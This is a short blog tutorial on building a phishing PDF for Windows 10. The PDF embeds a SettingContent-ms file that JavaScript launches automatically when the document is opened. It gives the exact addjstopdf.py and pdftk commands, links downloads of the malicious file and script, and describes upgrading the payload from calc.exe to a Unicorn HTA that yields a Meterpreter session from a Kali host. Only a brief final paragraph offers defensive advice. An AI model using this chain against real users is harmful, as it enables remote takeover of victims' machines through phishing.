· Pablo Plaza Martínez · tutoriales · 2 min read
Malicious PDF in Windows 10 with Embedded SettingContent-ms
Example of phishing in Windows 10 with a PDF and an embedded SettingContent-ms file, automatically executed by JavaScript when the document is opened.
Malicious PDF in Windows 10 with embedded SettingContent-ms In this post we see how to get command execution in Windows 10 through a phishing with a malicious PDF with a embedded file with SettingContent-MS extension that will run automatically using JavaScript. We will create malicious PDF ant make a simple test without using Adobe Acrobat DC
Creating the PDF
The first thing we must do to perform this phishing attack is to create a common PDF.
To get the command execution by opening the PDF we will use a malicious file with SettingContent-Msextension. These files are Windows configuration files that we can get from our system. Simply modifying the tag will get to run what we want for example calc.exe.
Download: Https://ironHackers.es/Shared/malicius.settingcontent-ms
The next step is to include in the PDF a JavaScript that will run when you open the PDF and will automatically open our malicious file. For this we will use a Python script.
Download: Https://ironHackers.es/Shared/addJStoPDF.zip
The inclusion of Javascript will be as follows:
python addjstopdf.py -j "this.exportDataObject({cName: \"malicius.settingcontent-ms\", nLaunch: 2});" Poc.pdf PocJS.pdf Now once added the Javascript will have to add the file to the PDF, for this use the tool PDFTK To install it we will use apt.
apt-get install pdftk Once installed we will use it to add the malicious file to our PDF.
pdftk PocJS.pdf attach_file malicius.settingcontent-ms output PocFinal.pdf Once obtained the file PocFinal.pdf and we can test it.
Tests on the target
For the test we will host our malicious PDF in Kali and download it from the target machine.
Once executed we obtain the execution of the calculator is easy to evolve to a remote connection by editing the malicious file. For example we will test with a malicious HTA attack generated by Unicorn. Our malicious file with SettingContent-MS extension will be this way:
In the same way, we will create the malicious PDF and we will host it with a SimpleHTTPServer which we will be downloaded on the target machine.
As we see we managed to get a session of Meterpreter through the execution of a PDF.
SettingContent-Ms files are a recent discovery and although Windows Defender in their latest updates controls its execution as malicious file possibly there are ways to skip that control so it is advisable to block the execution of these extensions or to implant a strict policy execution for these files.
Tools:
PDFTK, adJStoPDF.py
References: